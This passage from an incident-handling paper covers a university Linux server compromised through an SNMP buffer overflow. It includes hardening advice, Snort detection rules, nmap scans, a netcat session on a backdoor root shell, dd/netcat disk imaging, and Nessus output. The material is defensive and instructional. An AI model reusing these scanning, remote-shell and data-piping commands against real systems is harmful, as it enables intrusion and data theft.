As mentioned above the TCP and UDP small services are turned on by default on Cisco routers. These can be (And should be) turned off by executing the following two global configuration commands:

```
no service udp-small-servers
no service tcp-small-servers
```

On most Unix platforms these services are controlled by the inetd daemon. You can disable the echo services (As well as other such as chargen, daytime, discard, etc…) in the /etc/inetd.conf (Example taken from Linux Slackware 8.0):

```
# echo          stream  tcp     nowait  root    internal
# echo          dgram   udp     wait    root    internal
```

The "#" character means that this line is commented out and as a result the echo service (both TCP and TCP) will not be started.

5. Create an anti-spoof ACL on the router

Often referred to as the "Anti-Spoofing" rule, it is simply an ACL that will prevent IP address not in the address space of the current subnet from leaving that subnet. You should do this on each interface on your network, or at least at your border router (to prevent someone launching a DoS attack against an internet host using spoofed IP addresses). The ACL on an interface whose subnet is 10.0.0.0/24 would be:

```
access-list 2 permit 10.0.0.0 0.0.0.255
access-list 2 deny   any log
```

This will deny and log any traffic that does not have a source IP in the 10.0.0.0/24 subnet range. Apply this ACL to the inbound side of your router's interface as follows:

```
ip access-group 2 in
```

6. Deploy intrusion detection systems

As we see in the example above the Intrusion Detection System did an excellent job of logging the entire attack, alerting multiple times as events occurred. It is a valuable tool in detection network intrusion attempts and should be deployed in your network. Implementations will vary by organization, but had we not had an IDS on each subnet, or able to see all the traffic between the two subnets, we would not have seen this attack at all. When you deploy Intrusion Detection Systems you must also employ the appropriate (well trained) resources to maintain them, and check the logs frequently.

7. Be suspicious of source ports less than 1024

In our attack, the packet that carries the buffer overflow has a source port of 7. Snort has rules to detect some of this behavior:

```
alert tcp $EXTERNAL_NET 20 -> $HOME_NET :1023 (msg:"MISC Source Port
20 to <1024"; flags:S; reference:arachnids,06; classtype:bad-unknown;
sid:503; rev:2;)
alert tcp $EXTERNAL_NET 53 -> $HOME_NET :1023 (msg:"MISC source port
53 to <1024"; flags:S; reference:arachnids,07; classtype:bad-unknown;
sid:504; rev:2;)
```

You should also set the source port to 1024-65535 when defining services on your firewall. This is the ephemeral port range that all clients should adhere to (Stevens, 14). (Although Stevens states the range as 1024-5000, most newer software will use all ports greater than 1024) Another rule that could be useful in detecting this attack (And others that use the echo service) would be:

```
alert ip any 7 -> any :1023 (msg: "Echo service to port
<1024";classtype:bad-unknown;rev:1;)
```

This rule will capture traffic that could have potentially been routed through a UDP or TCP echo server and destined for a vulnerable service running on a port less than 1023.

8. Upgrade to the latest version of UCD-SNMP (Vendor Specific)

If you are planning to run the SNMP suite of tools on a UNIX platform you must be on at least version 4.2.2 of UCD-SNMP (available from http://net-snmp.sourceforge.net/). The UCD-SNMP project has been renamed and is now known as NET-SNMP. The latest version of NET-SNMP is 5.0.3, and did not contain any vulnerabilities at the time of this writing. The vendor has fixed the buffer overflow by modifying the code to ensure that the community string is a proper length.

Preparation

The University has a CIRT (Computer Incident Response Team) comprised of members from different areas of the IT staff. The CIRT was formed to:

- Identify categories of malicious activity threatening computing and information services.
- Coordinate appropriate responses to counter malicious threats
- Streamline procedures across multiple functional groups with the IT organization with respects to incident response.
- Review and recommend appropriate new policy or updates to existing policies
- Be aware of developing security issues affecting computing and information services
- Work to raise user's awareness of computing best practices and security issues by educating the community.

The CIRT has many of the tools available to them, laptop, cell phone, appropriate software, and backup media. They regularly respond to incidents on campus and report to upper management their findings. They have permission to use security tools on campus and access areas of the university when an incident occurs. All incidents are tracked using an incident tracking system developed in-house. The number of incidents is increasing at a very rapid pace, and the team (consisting of only two incident handlers) is extremely overwhelmed. Therefore tasks such as firewall maintenance and checking the Intrusion Detection logs, which are responsibilities of the CIRT team members, often get neglected. The CIRT team has external security training, and conducts in-house training for other members of the IT staff.

When an incident occurs the CIRT team is notified, whether it is by a telephone call from a department systems administrator, or security incident ticket created by the help desk. High profile incidents get reported directly to upper management and are dealt with accordingly. Procedures exist for contacting local and federal authorities. Lists of contacts are maintained for various situations, such as a full listing of computing personal on campus, police and security, and legal council. Close communication is kept with upper management, including the CIO. Sometimes daily reports are sent to upper management to keep them informed of the status of security incidents on campus.

There are many decentralized departments on campus, including Academic and

Administrative. There is a central firewall protecting the campus network from the Internet, but its rules are very limited. The level of security (and skills) across campus varies greatly. Some departments always keep up with the latest patches and have used their budget wisely and purchased a firewall. Other departments have no firewall and do not patch their systems regularly. The CIRT team maintains close contact with local systems administrators, but most are overwhelmed as well and often do not have the time or resources to implement security properly. The CIRT team frequently runs training and user awareness sessions focused on security to help counteract this problem. A bi-monthly newsletter is sent to all administrators explaining and outlining all the major security vulnerabilities that have come out (CIRT team members subscribe to bugtraq, incidents.org, CERT, UNISOG (University Security Mailing List), and Securityfocus's vuln-dev list) Although warning banners are used on all central servers maintained by the University IT staff, not all departments implement warning banners as recommended by the CIRT.

The university has an acceptable use policy, but it is severely outdated. Most other security related policies are created "Ad hoc" and are not official. There is no policy that defines remote access to university resources, and VPN's are not in widespread use. This causes firewall rules to be more lax, and many services to be exposed to the Internet. Guidelines for defining critical resources have been developed, but never enforced. There is no policy that dictates who (or what) can connect to the network, or forces anyone to apply patches or maintain the security of their own machines. The account policy that applies to the central account database for every member of the University is weak (passwords never expire; accounts do lock on most systems after unsuccessful logon attempts, etc…)

The university also has an Intrusion Detection System; one system monitors the Internet traffic going in and out of the campus, and another set of sensors monitor the traffic on campus. The IDS systems are all running snort and freeware tools are used to analyze the data from the sensors. As mentioned previously, time to analyze the events on the current IDS is limited.

Identification

The CIRT team designates an "On-Call" person that handles all of the incidents during a pre-defined period. An incident tracking ticket is created when a department administrator calls up because his system is acting "Funny" and he believes that he has been "hacked". The systems administrator had noticed a "core" file on the system, stated that the SNMP daemon had crashed, and that the system was listening on some odd ports. The incident handler on call performs a scan of the system using nmap:

```
# nmap -p1-65535 172.16.1.14
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on bob.paul.edu (172.16.1.14):
(The 65520 ports scanned but not shown below are in state: closed)
Port       State       Service
21/tcp     open        ftp
22/tcp     open        ssh
23/tcp     open        telnet
25/tcp     open        smtp
37/tcp     open        time
79/tcp     open        finger
80/tcp     open        http
111/tcp    open        sunrpc
113/tcp    open        auth
139/tcp    open        netbios-ssn
513/tcp    open        login
514/tcp    open        shell
515/tcp    open        printer
587/tcp    open        submission
10000/tcp  open        snet-sensor-mgmt

Nmap run completed -- 1 IP address (1 host up) scanned in 311 seconds

eve:/gcih # nmap -sU -p1-65535 172.16.1.14

Starting nmap V. 3.00 ( www.insecure.org/nmap/ )
Interesting ports on bob.paul.edu (172.16.1.14):
(The 65531 ports scanned but not shown below are in state: closed)
Port       State       Service
37/udp     open        time
111/udp    open        sunrpc
512/udp    open        biff
518/udp    open        ntalk

Nmap run completed -- 1 IP address (1 host up) scanned in 65752
seconds
```

TCP port 10000 is listening on the machine, which peeks the incident handler's interest. The systems administrator stated that the server was running Linux, and port 10000 is a weird port to be running on Linux. A connection to the port using Netcat reveals:

```
eve:/gcih # nc 172.16.1.14 10000
id
uid=0(root) gid=0(root)
groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(fl
oppy)
```

After trying a few different commands (such as "Get /" to see if a web server was running on the particular port) the incident handler checks to see if the port is a backdoor of some sort. Issuing the "id" command reveals that it is indeed a remote root shell.

A quick check of the Intrusion Detection System reveals the following alerts associated with the target host:

```
[**] SNMP community string buffer overflow attempt [**]
08/11-10:14:30.633695 172.16.1.254:7 -> 172.16.1.14:161
UDP TTL:62 TOS:0x0 ID:26437 IpLen:20 DgmLen:331 DF
Len: 303

[**] [1:498:3] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
08/11-09:47:39.361878 172.16.1.14:10000 -> 192.168.1.150:32768
TCP TTL:64 TOS:0x0 ID:15939 IpLen:20 DgmLen:151 DF
***AP*** Seq: 0xA15F4F3B  Ack: 0x9CE06A42  Win: 0x3EBC  TcpLen: 32
TCP Options (3) => NOP NOP TS: 143894256 5691386
```

The incident handler now has an idea of what to look for on the host with regards to how the attacker got into the system. The above alert points us to an unpatched SNMP daemon running on this server. What is curious is that the attack seems to come from the router on the local subnet. Since the router is not the machine in question for this particular attack, the incident handler decides to tackle that problem once the target has been taken care of. The second alert seems odd; the IP address that was receiving the result of the ID check seems to be coming from an academic department. Again, this will be dealt with as a separate incident.

The IDS system did a good job of tracking this incident. Sensors are placed throughout the campus and tuned to handle the high bandwidth, as well load balanced with a commercial IDS load balancer. The University border firewall did not stop this attack because it came from within. The local router on this subnet also did not prevent other hosts on campus from accessing ports such as SNMP. Since SNMP had never really caused a problem in the past, the router was not configured to block this traffic.

Throughout the process above all information (logs, emails, IDS alerts, nmap scans, phone conversations) are logged in the incident tracking ticket. An hour has passed since first being notified of the incident. The IDS logs show that the incident occurred two days ago. All log information and the incident tracking ticket is printed, to be taken on site as a reference and for archival purposes.

Containment

Now that the incident handler is fairly certain that the machine has been compromised the tracking ticket is assigned to network operations in order to have the switch port disabled, removing this machines network access.

First we telnet to the switch on the local subnet and ping the host:

```
switch#ping 172.16.1.14

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 172.16.1.14, timeout is 2 seconds:
```

```
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max =
1/212/1002 ms
```

This puts an entry in the MAC address table:

```
switch#sh arp
Protocol  Address          Age (min)  Hardware Addr   Type
Interface
Internet  172.16.1.250           -   0050.50b8.33c0  ARPA   VLAN1
Internet  172.16.1.15           13   0050.ba43.0e73  ARPA   VLAN1
Internet  172.16.1.14            0   0050.ba43.8b12  ARPA   VLAN1
```

Now we view the switches MAC address table, only viewing the entry for that particular MAC address:

```
switch#sh mac-address-table | include 0050.ba43.8b12

Destination Address  Address Type  VLAN  Destination Port
-------------------  ------------  ----  --------------------
0050.ba43.8b12       Dynamic          1  FastEthernet0/4
```

This tells us which port the host is plugged into, so we can now diable the port:

```
cisco_2900#conf t
Enter configuration commands, one per line.  End with CNTL/Z.
cisco_2900(config)#int FastEthernet 0/4
cisco_2900(config-if)#shutdown
cisco_2900(config-if)#^Z
cisco_2900#sh int fa0/4
FastEthernet0/4 is administratively down, line protocol is down
  Hardware is Fast Ethernet, address is 0050.50b8.33c4 (bia
0050.50b8.33c4)
<snip>
```

The systems administrator is contacted and informed that someone will be arriving on site momentarily, and not to touch anything on the system. To be certain that it does not spread the systems administrator is also instructed to unplug the network cable from the back of the machine. This ensures that it will not be on the network and able to harm other machines (in case someone else decides to plug it into another port, or becomes really determined to get the machine back onto the network).

The incident handler's jump kit contains the following items:

1. Laptop
   PIII 1.2 Ghz, 1Gb RAM, 48gb Hard drive
   Firewire, USB 2, Wireless and 10/100 Ethernet adapter
   Linux (Red Hat 7.3), VMware running Windows XP
   External Firewire Hard Disk
   CD-RW Drive

2. Blank Media
   DAT Tapes
   Zip Disks
   Floppy Drives
   CD-R's and CD-RW's
3. Mobile Phone
4. Notepad and pens
5. Tape recorder
6. Contact list (Network Operations, executive directors, other CIRT members phone number and cell phone/pager numbers) and University Phone directory

The first thing that the incident handler does when arriving on site is to take a snapshot of the machine. There is no local backup device on this machine, so using a laptop, networking hub, external firewire drive and freely available tools such as dd and netcat, a system image is created. The commands are as follows:

On the incident handlers laptop:

```
# nc -l -p 31337 | des -d -c -k mykeyphrase | dd of=(firewire drive)
```

On the compromised machine:

```
# dd if=(local disk) | des -e -c -k mykeyphrase | nc -w 3 <laptop IP>
31337
```

Eradication

Once the image process is complete a vulnerability scan is performed. The incident handler's laptop is equipped with Nessus version 1.2.4, a free open source vulnerability scanner. The vulnerability scan reveals numerous security holes:

```
o ftp (21/tcp) (Security hole found)
o ssh (22/tcp) (Security hole found)
o telnet (23/tcp) (Security hole found)
o smtp (25/tcp) (Security hole found)
o time (37/tcp)
o finger (79/tcp)
o http (80/tcp) (Security hole found)
o sunrpc (111/tcp) (Security warnings found)
o ident (113/tcp) (Security warnings found)
o netbios-ssn (139/tcp) (Security warnings found)
o login (513/tcp) (Security warnings found)
o shell (514/tcp) (Security warnings found)
o printer (515/tcp)
o submission (587/tcp) (Security hole found)
o general/tcp (Security notes found)
```

```
o snmp (161/udp) (Security hole found)
o general/icmp (Security warnings found)
o general/udp (Security notes found)
o ntalk (518/udp) (Security notes found)
```

Many of the security holes above could be the cause of this incident. Keying in on the SNMP hole, based on the IDS alert, the SNMP exposures are looked at more carefully:

Vulnerability	snmp (161/udp)	The device answered to more than 4 community strings. This may be a false positive or a community-less SNMP server HP printers answer to all community strings. SNMP Agent responded as expected with community name: public SNMP Agent responded as expected with community name: private SNMP Agent responded as expected with community name: ilmi SNMP Agent responded as expected with community name: ILMI If the target is a Cisco Product, please read http://www.cisco.com/warp/public/707/ios-snmp-ilmi-vuln-pub.shtml SNMP Agent responded as expected with community name: system SNMP Agent responded as expected with community name: write SNMP Agent responded as expected with community name: all SNMP Agent responded as expected with community name: monitor SNMP Agent responded as expected with community name: agent SNMP Agent responded as expected with community name: manager SNMP Agent responded as expected with community name: OrigEquipMfr SNMP Agent responded as expected with community name: admin SNMP Agent responded as expected with community name: default SNMP Agent responded as expected with community name: password SNMP Agent responded as expected with community name: tivoli SNMP Agent responded as expected with community name: openview SNMP Agent responded as expected with community name: community SNMP Agent responded as expected with community name: snmp SNMP Agent responded as expected with community name: snmpd SNMP Agent responded as expected with community name: Secret C0de SNMP Agent responded as expected with community name: security SNMP Agent responded as expected with community name: all private SNMP Agent responded as expected with community name: rmon SNMP Agent responded as expected with community name: rmon_admin SNMP Agent responded as expected with community name: hp_admin CVE : CAN-1999-0517
Vulnerability	snmp (161/udp)	It was possible to obtain the list of SNMP communities of the remote host via SNMP : . 000000000000000000000000000000000000000000000000 An attacker may use this information to gain r/w access on the remote router. Solution : disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port See http://www.cisco.com/warp/public/707/ios-snmp-community-vulns-pub.shtml Risk factor : High
Warning	snmp (161/udp)	It was possible to obtain the list of SMB users of the remote host via SNMP : . An attacker may use this information to set up brute force attacks or find an unused account. Solution : disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port Risk factor : Medium

Warning	snmp (161/udp)	SNMP Agent port open, it is possible to execute SNMP GET and SET, (with the proper community names)
Warning	snmp (161/udp)	It was possible to obtain the list of Lanman shares of the remote host via SNMP : . An attacker may use this information to gain more knowledge about the target host. Solution : disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port Risk factor : Low
Warning	snmp (161/udp)	It was possible to obtain the list of network interfaces of the remote host via SNMP : . 0 An attacker may use this information to gain more knowledge about the target host. Solution : disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port Risk factor : Low
Warning	snmp (161/udp)	It was possible to obtain the list of processes of the remote host via SNMP : . 0 An attacker may use this information to gain more knowledge about the target host. Solution : disable the SNMP service on the remote host if you do not use it, or filter incoming UDP packets going to this port Risk factor : Low
Informational	snmp (161/udp)	Using SNMP, we could determine that the remote operating system is : 7Linux bob 2.2.19 #93 Thu Jun 21 01:09:03 PDT 2001 i586

Although none of the alerts allude to a buffer overflow, they do describe an instance of SNMP that is not properly configured. Further investigation uncovers that the systems administrator had no idea the services was running, it was installed by default. The default installation sets the community strings to "public", which then leads to an enormous information leak (The operating system type and version for example) on the server. Some of the items found by the vulnerability scanner are false positives. For example the scanner reports that the SMB shares and LANMAN users could be enumerated via SNMP. It attempts to list them, but there are none. It does this for many of the alerts, which claim to list attributes obtained via SNMP, but do not. The scanner did successfully obtain the operating system via SNMP. After sorting through these alerts the incident handler decides to research the SNMP daemon running on the host, with respects to which software it actually is and what version. It is obtained through the following command:

```
paul.com@bob:~$ /usr/local/sbin/snmpd -v

UCD-snmp version:  4.1.2
Author:            Wes Hardaker
Email:             ucd-snmp-coders@ucd-snmp.ucdavis.edu
```

The incident handler then checks the CERT database to see if this software is vulnerable to buffer overflow attacks and finds that there are numerous advisories regarding SNMP, and that the version running on this server is vulnerable. The machine will remain off the network until such time the recovery plan can be implemented.

The machine is then booted from a Linux floppy diskette for further analysis. After careful evaluation of the system logs, and comparing checksums of some of the more common binaries (such as ls, netstat, ps) the incident handler is certain that a root kit had not yet been installed.

Recovery

There were no full backups available of the compromised server. Since this server's primary purpose was a web server the web site could be recovered from the web developers desktop. Given these factors it was decided that the machine would be formatted, and the operating system and applications re-installed. The systems administrator worked that afternoon to install Linux, leaving out unnecessary services such as SNMP and others that the CIRT team member recommended be left out (Such as Sendmail, FTP, RPC, etc..). Once the system was back online all services were commented out of the /etc/inetd.conf, and the startup scripts were configured so that only the required services would start. The latest patches, web server software, and SSH software were burned to CD and then installed on the machine. This process was aided by the incident handler on call. The machine was then allowed back onto the network, but only with access to one subnet which contained the vulnerability scanners. After a few rounds of vulnerability scanning the server was allowed back online and the web pages were restored, using SSH file transfers. All events regarding this incident are recording on the incident tracking ticket, which is now closed.

Lessons Learned

1. Intrusion Detection Logs should be checked on a daily basis. and more resources should be dedicated to this task.
2. University policies need to dictate a minimum level of security for all servers and desktops on campus.
3. Periodic vulnerability scanning should be performed on the network, in a generic and specialized manner.
4. Backups should be maintained on all servers. Recovery time could have been improved had the systems administrator had good backups.
5. Securing, and maintaining the security of, the universities network devices should be a priority. As devices are upgraded they should be scanned for vulnerabilities immediately.

The Attacking Host

After this incident occurred the incident handling team gathered to review it in more detail. One of the striking things was the fact that the attack was bounced off a router. Further examination of the Intrusion Detection logs showed that the attack actually came from a host in an academic department. Since the IDS logged the "id" command results going to this host, the CIRT team knew exactly which machine was the offending host. This server was identified and a similar incident handling process was gone trough to clean up that machine. Both departments would then undergo an extensive network security audit performed by the CIRT team.

References

Chapo, Oren. "Network Management Protocols". 10 August 1999. URL: http://www.chapo.co.il/articles/snmp/ (8 Aug. 2002).

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994. 359 – 388.

Cole, Eric. Hackers Beware. Indianapolis: New Riders Publishing, 2002. 621 – 636.

Northcutt, Stephen. Network Intrusion Detection: An Analyst's Handbook. Indianapolis: New Riders Publishing, 2001. 264.

Scambray, Joel. Hacking Exposed: Network Security Secrets & Solutions Second Edition. Berkley: Osborne/McGraw-Hill, 2001. 433.

Appendix A

Vendors and Operating Systems effected by VU#854306

Vendor	Status	Date Updated
NetScreen	Vulnerable	21-Feb-2002
Nokia	Vulnerable	25-Jan-2002
Sun	Vulnerable	16-May-2002
IBM	Vulnerable	26-Feb-2002
Lucent	Vulnerable	21-Feb-2002
Data General	Unknown	19-Dec-2001
Caldera	Vulnerable	8-Feb-2002
QUALCOMM	Unknown	19-Dec-2001
Oracle	Vulnerable	7-Mar-2002
Unisys	Unknown	19-Dec-2001
Sony	Unknown	19-Dec-2001
Wind River Systems Inc.	Vulnerable	11-Mar-2002
SGI	Unknown	12-Feb-2002
Fujitsu	Unknown	19-Dec-2001
Apple	Not Vulnerable	12-Mar-2002
Hewlett Packard	Vulnerable	1-Apr-2002
NEC	Vulnerable	28-Mar-2002
IPlanet	Vulnerable	1-Mar-2002
Sequent	Unknown	19-Dec-2001
Multinet	Vulnerable	19-Dec-2001
OpenBSD	Not Vulnerable	8-Feb-2002
NetBSD	Not Vulnerable	19-Dec-2001
Lotus	Vulnerable	12-Feb-2002
BSDI	Unknown	19-Dec-2001
NET-SNMP	Vulnerable	31-Jan-2002
Juniper Networks	Vulnerable	12-Feb-2002
3 Com	Vulnerable	20-Feb-2002
Lantronix	Vulnerable	30-Jan-2002
Novell	Vulnerable	4-Mar-2002
Cisco	Vulnerable	13-Feb-2002
Microsoft	Vulnerable	13-Feb-2002
Compaq Computer Corporation	Vulnerable	10-Apr-2002
Marconi	Vulnerable	14-Jan-2002
Engarde	Not Vulnerable	3-Jan-2002
Snap Server	Unknown	4-Jan-2002
Intel	Unknown	4-Jan-2002
Stonesoft	Vulnerable	6-Mar-2002
Tivoli Systems	Vulnerable	3-Apr-2002

Computer Associates	Vulnerable	12-Feb-2002
Netopia	Unknown	7-Jan-2002
Lachman	Unknown	7-Jan-2002
IBM-zSeries	Unknown	24-Apr-2002
Red Hat	Vulnerable	8-Jan-2002
AdventNet	Vulnerable	12-Feb-2002
Aprisma	Vulnerable	6-Mar-2002
Atos Origin	Unknown	9-Jan-2002
Omnitronix	Unknown	25-Jan-2002
Ericsson	Unknown	9-Jan-2002
Linksys	Unknown	9-Jan-2002
Agilent Technologies	Unknown	9-Jan-2002
D-Link Systems	Not Vulnerable	28-Feb-2002
Prism Communications	Unknown	10-Jan-2002
Covalent	Not Vulnerable	12-Feb-2002
Dartware LLC	Not Vulnerable	5-Mar-2002
COMTEK Services Inc	Vulnerable	22-Mar-2002
BEA Systems	Unknown	10-Jan-2002
ADC	Unknown	10-Jan-2002
NetPlane Systems	Unknown	10-Jan-2002
Spirent Communications	Unknown	10-Jan-2002
Coresma	Unknown	10-Jan-2002
Samsung Electronics	Unknown	10-Jan-2002
NETGEAR	Unknown	10-Jan-2002
Modlink Networks	Not Vulnerable	25-Mar-2002
Yipes	Unknown	10-Jan-2002
Convedia Corporation	Unknown	10-Jan-2002
Industrial Networking Solutions	Unknown	10-Jan-2002
Innerdive Solutions LLC	Vulnerable	11-Feb-2002
Network Computing Technologies	Unknown	18-Jan-2002
CoSine Communications	Unknown	10-Jan-2002
Comtrend Corporation	Unknown	10-Jan-2002
CNT	Vulnerable	8-Apr-2002
CacheFlow Inc.	Vulnerable	5-Feb-2002
F5 Networks	Vulnerable	15-Mar-2002
Pluris	Unknown	10-Jan-2002
Inktomi	Vulnerable	21-Feb-2002
Foundry Networks Inc.	Not Vulnerable	18-Feb-2002
Extreme Networks	Unknown	10-Jan-2002
Invensys plc	Unknown	10-Jan-2002
DMH Software	Not Vulnerable	28-Apr-2002
RAD Data Communications	Unknown	26-Mar-2002
Future Communications Software	Unknown	10-Jan-2002
LogiSoft AR	Unknown	10-Jan-2002
MG-SOFT Corporation	Vulnerable	14-Feb-2002

Atheros Communications	Unknown	10-Jan-2002
KarlNet Inc.	Vulnerable	25-Mar-2002
Asante Technologies Inc.	Not Vulnerable	5-Mar-2002
Telogy Networks	Unknown	10-Jan-2002
Sync Research Products	Unknown	10-Jan-2002
World Wide Packets	Vulnerable	27-Feb-2002
Crossroads Systems Inc	Unknown	10-Jan-2002
Enterasys Networks	Unknown	13-Feb-2002
Data Connection	Unknown	10-Jan-2002
Copper Mountain Networks Inc.	Unknown	10-Jan-2002
QLogic	Unknown	10-Jan-2002
Nishan Systems	Unknown	10-Jan-2002
SNMP Frameworks Inc.	Unknown	10-Jan-2002
Wailan Communications Inc.	Unknown	10-Jan-2002
Xspeed	Unknown	10-Jan-2002
Tut Systems Inc.	Unknown	10-Jan-2002
Aztech Systems Ltd	Unknown	10-Jan-2002
Efficient Networks Inc	Not Vulnerable	4-Mar-2002
Adaptec Inc.	Unknown	10-Jan-2002
NBase-Xyplex	Vulnerable	6-Mar-2002
ADTRAN Inc.	Vulnerable	21-Feb-2002
SaNavigator Inc.	Unknown	10-Jan-2002
Vixel	Unknown	10-Jan-2002
INRANGE	Unknown	26-Feb-2002
Ixia	Unknown	10-Jan-2002
2Wire	Unknown	10-Jan-2002
IP Infusion	Unknown	10-Jan-2002
Liebert	Unknown	11-Jan-2002
American Power Conversion Corporation	Vulnerable	9-Apr-2002
SMC Networks	Unknown	11-Jan-2002
AMD	Unknown	11-Jan-2002
Uptime Devices	Not Vulnerable	6-Mar-2002
Alcatel	Unknown	20-Feb-2002
Analog Devices Inc.	Unknown	11-Jan-2002
Precise Software Technologies Inc.	Unknown	11-Jan-2002
Legato Systems Inc.	Unknown	11-Jan-2002
Symantec	Not Vulnerable	18-Jan-2002
ITouch Communications	Vulnerable	6-Mar-2002
Broadcom Corporation	Unknown	11-Jan-2002
Cayman Systems Inc.	Unknown	11-Jan-2002
Memotec Communications	Unknown	11-Jan-2002
Motorola	Unknown	11-Jan-2002
Halcyon Monitoring Solutions	Unknown	11-Jan-2002
Xerox	Vulnerable	12-Mar-2002
NuDesign Team Inc.	Vulnerable	21-Feb-2002

Lexmark International Inc.	Not Vulnerable	20-Feb-2002
Sierra Wireless	Not Vulnerable	14-Feb-2002
Ando Corporation	Unknown	14-Jan-2002
DATAX	Unknown	14-Jan-2002
Polycom	Unknown	14-Jan-2002
TANDBERG	Not Vulnerable	13-Feb-2002
C-SPEC Corporation	Unknown	14-Jan-2002
Cambridge Broadband Limited	Not Vulnerable	25-Feb-2002
M/A-COM	Unknown	14-Jan-2002
DNE Technologies Inc.	Unknown	14-Jan-2002
Sasken	Unknown	14-Jan-2002
Askey Computer Corporation	Unknown	14-Jan-2002
Texas Instruments Incorporated	Unknown	14-Jan-2002
Amnis Systems	Unknown	14-Jan-2002
OLE Communications Inc.	Unknown	14-Jan-2002
Terayon	Unknown	14-Jan-2002
Advantech	Unknown	14-Jan-2002
Marvell	Unknown	14-Jan-2002
Hitachi Interworking	Unknown	14-Jan-2002
VIVE Synergies Inc.	Unknown	14-Jan-2002
Huawei Technologies	Unknown	14-Jan-2002
Dynarc	Unknown	14-Jan-2002
Vpacket Communications	Unknown	14-Jan-2002
Critical Path	Unknown	14-Jan-2002
Scientific-Atlanta	Unknown	14-Jan-2002
Alpha Technologies	Unknown	14-Jan-2002
Stratus Technologies	Unknown	14-Jan-2002
Comtest	Unknown	14-Jan-2002
CalSoft	Unknown	14-Jan-2002
InterNiche Technologies	Unknown	6-Mar-2002
ZyXEL	Unknown	14-Jan-2002
Emulex	Unknown	14-Jan-2002
NetSilicon Inc.	Vulnerable	6-Mar-2002
Brocade Communications Systems Inc.	Unknown	14-Jan-2002
Sinetica Corporation Limited	Unknown	14-Jan-2002
StorageSoft Inc.	Unknown	14-Jan-2002
Vertical Networks Inc.	Unknown	14-Jan-2002
EMC Corporation	Unknown	14-Jan-2002
TollBridge Technologies	Unknown	14-Jan-2002
Telsey Telecommunications	Unknown	14-Jan-2002
RADVISION	Unknown	14-Jan-2002
Paion	Unknown	14-Jan-2002
Allied Telesyn International	Unknown	14-Jan-2002
LOGEC Systems Inc.	Not Vulnerable	12-Feb-2002
Alidian Networks	Unknown	14-Jan-2002

Haliplex Pty Ltd	Unknown	14-Jan-2002
Paradyne Networks Inc.	Unknown	5-Mar-2002
Metrobility Optical Systems	Unknown	14-Jan-2002
Agere Systems	Unknown	14-Jan-2002
Convergent Networks	Unknown	14-Jan-2002
Quintom	Unknown	14-Jan-2002
Larscom Incorporated	Vulnerable	6-Mar-2002
Perle Systems Ltd	Vulnerable	26-Feb-2002
Ishoni Networks	Unknown	14-Jan-2002
MetaSwitch	Unknown	14-Jan-2002
Mistral Software Inc.	Unknown	14-Jan-2002
ARINC Incorporated	Unknown	14-Jan-2002
NexGen Software	Unknown	14-Jan-2002
Verilink	Unknown	26-Mar-2002
IMC Networks	Unknown	14-Jan-2002
Conexant Systems Inc.	Unknown	14-Jan-2002
NCR	Unknown	14-Jan-2002
Komatsu Ltd.	Unknown	14-Jan-2002
Charles Industries Ltd	Unknown	14-Jan-2002
AIRCONNECT	Unknown	14-Jan-2002
Pulsecom	Unknown	14-Jan-2002
Western Telematic Inc.	Unknown	14-Jan-2002
TRENDware International	Unknown	14-Jan-2002
Canon U.S.A. Inc.	Unknown	14-Jan-2002
Tripp Lite	Unknown	15-Jan-2002
Toshiba International Corporation	Vulnerable	16-Apr-2002
Software Technologies Group	Unknown	15-Jan-2002
GE Industrial Systems	Unknown	15-Jan-2002
Intrusion Inc.	Unknown	15-Jan-2002
Cyclades Corporation	Unknown	18-Jan-2002
Tality Corporation	Unknown	18-Jan-2002
Micromuse	Vulnerable	15-Feb-2002
Concord Communications	Vulnerable	19-Mar-2002
Tollgrade Communications Inc.	Unknown	21-Jan-2002
Aware	Unknown	21-Jan-2002
Dell	Vulnerable	19-Apr-2002
Hirschmann Electronics GmbH & Co	Vulnerable	8-Feb-2002
Satelcom	Unknown	21-Jan-2002
Clarent Corporation	Unknown	21-Jan-2002
Kentrox LLC	Unknown	25-Mar-2002
Rittal	Unknown	21-Jan-2002
Sensorsoft Corporation	Unknown	21-Jan-2002
NETAPHOR SOFTWARE INC	Unknown	12-Feb-2002
Westell Technologies Inc	Unknown	21-Jan-2002
Zman Tikshuv Ltd.	Unknown	21-Jan-2002

Honeywell	Unknown	23-Jan-2002
Unisphere Networks	Vulnerable	22-Mar-2002
Nortel Networks	Vulnerable	22-Feb-2002
Network Associates	Unknown	25-Jan-2002
Portmasters	Unknown	29-Jan-2002
FreeBSD	Vulnerable	13-Feb-2002
Dart Communications	Vulnerable	27-Feb-2002
Interphase Corporation	Unknown	5-Feb-2002
SNMP Research	Vulnerable	12-Feb-2002
Redback Networks Inc.	Vulnerable	26-Feb-2002
Netscape Communications Corporation	Vulnerable	12-Feb-2002
Spider Software	Unknown	21-Feb-2002
Radware	Vulnerable	22-Mar-2002
BMC Software	Unknown	19-Feb-2002
Avici Systems Inc.	Not Vulnerable	21-Feb-2002
TMP Consultoria S/C	Not Vulnerable	21-Feb-2002
Check Point	Not Vulnerable	21-Feb-2002
NCipher Corp.	Vulnerable	1-Mar-2002
Riverstone Networks	Vulnerable	21-Feb-2002
Standard Networks Inc.	Not Vulnerable	21-Feb-2002
Openwave Systems Inc.	Vulnerable	21-Feb-2002
General DataComm	Vulnerable	21-Feb-2002
NETWORK HARMONi Inc.	Vulnerable	20-Mar-2002
Corsaire Limited	Not Vulnerable	25-Feb-2002
SonicWALL INC.	Vulnerable	25-Feb-2002
Sonus Networks	Vulnerable	26-Feb-2002
Optical Access	Vulnerable	26-Feb-2002
BinTec Communications AG	Vulnerable	26-Feb-2002
Quallaby Corporation	Not Vulnerable	27-Feb-2002
CipherTrust INC	Not Vulnerable	28-Feb-2002
Ipswitch Inc.	Vulnerable	6-Mar-2002
SecureWorks	Not Vulnerable	4-Mar-2002
Monfox LLC	Vulnerable	4-Mar-2002
